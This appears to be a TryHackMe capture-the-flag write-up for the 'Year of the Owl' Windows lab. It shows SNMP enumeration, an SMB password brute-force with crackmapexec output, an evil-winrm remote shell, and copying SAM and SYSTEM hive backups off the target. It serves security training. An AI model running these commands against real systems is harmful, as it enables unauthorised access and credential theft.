
YEAR OF THE OWL

Link to machine : https://tryhackme.com/room/yearoftheowl


SCANNING

I performed an **nmap** aggressive scan on the target to find a bunch of ports open.




FOOTHOLD


I enumerated the services running on the target but was unable to find anything interesting.




I then tried performing a **udp** scan and found **snmp** to be open.



I enumerated **snmp** using **snm-check** and found a username.



I bruteforced the **smb** password of this user from *rockyou.txt* using **crackmapexec**.



```
SMB         10.10.173.240   445    YEAR-OF-THE-OWL  [-] year-of-the-owl\Jareth:mustang STATUS_LOGON_FAILURE
SMB         10.10.173.240   445    YEAR-OF-THE-OWL  [-] year-of-the-owl\Jareth:isabel STATUS_LOGON_FAILURE
SMB         10.10.173.240   445    YEAR-OF-THE-OWL  [-] year-of-the-owl\Jareth:natalie STATUS_LOGON_FAILURE
SMB         10.10.173.240   445    YEAR-OF-THE-OWL  [-] year-of-the-owl\Jareth:cuteako STATUS_LOGON_FAILURE
SMB         10.10.173.240   445    YEAR-OF-THE-OWL  [-] year-of-the-owl\Jareth:javier STATUS_LOGON_FAILURE
SMB         10.10.173.240   445    YEAR-OF-THE-OWL  [-] year-of-the-owl\Jareth:789456123 STATUS_LOGON_FAILURE
SMB         10.10.173.240   445    YEAR-OF-THE-OWL  [-] year-of-the-owl\Jareth:123654 STATUS_LOGON_FAILURE
SMB         10.10.173.240   445    YEAR-OF-THE-OWL  [+] year-of-the-owl\Jareth:sarah
```

I then enumerated the shares using this credential, but found nothing.

```
┌──(root㉿kali)-[~/thm/yoto]
└─# smbmap -u Jareth -p sarah -H 10.10.173.240

SMBMap - Samba Share Enumerator v1.10.5 | Shawn Evans - ShawnDEvans@gmail.com
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.173.240:445       Name: 10.10.173.240             Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
[*] Closed 1 connections
```

I then checked if the credentials were valid for **winrm** and **rdp**.

```
┌──(root㉿kali)-[~/thm/yoto]
└─# nxc rdp 10.10.173.240 -u 'Jareth' -p 'sarah'
RDP         10.10.173.240   3389   YEAR-OF-THE-OWL  [*] Windows 10 or Windows Server 2016 Build 17763 (name:YEAR-OF-THE-OWL) (domain:year-of-the-owl) (nla:False)
RDP         10.10.173.240   3389   YEAR-OF-THE-OWL  [+] year-of-the-owl\Jareth:sarah
```

```
┌──(root㉿kali)-[~/thm/yoto]
└─# nxc winrm 10.10.173.240 -u 'Jareth' -p 'sarah'
WINRM       10.10.173.240   5985   YEAR-OF-THE-OWL  [*] Windows 10 / Server 2019 Build 17763 (name:YEAR-OF-THE-OWL) (domain:year-of-the-owl)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.173.240   5985   YEAR-OF-THE-OWL  [+] year-of-the-owl\Jareth:sarah (Pwn3d!)
```


I then used **winrm** to get shell access on the target.


```
┌──(root㉿kali)-[~/thm/yoto]
└─# evil-winrm -u Jareth -p sarah -i 10.10.173.240

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Jareth\Documents>
```


Finally I captured the user flag from *Jareth*'s *Desktop*.

PRIVILEGE ESCALATION


I downloaded and ran **winPEAS** to find misconfigurations.









I found a backup of the **sam** and **system**.







Hence, I copied these backups to the desktop from the recycle bin and downloaded them on my system.



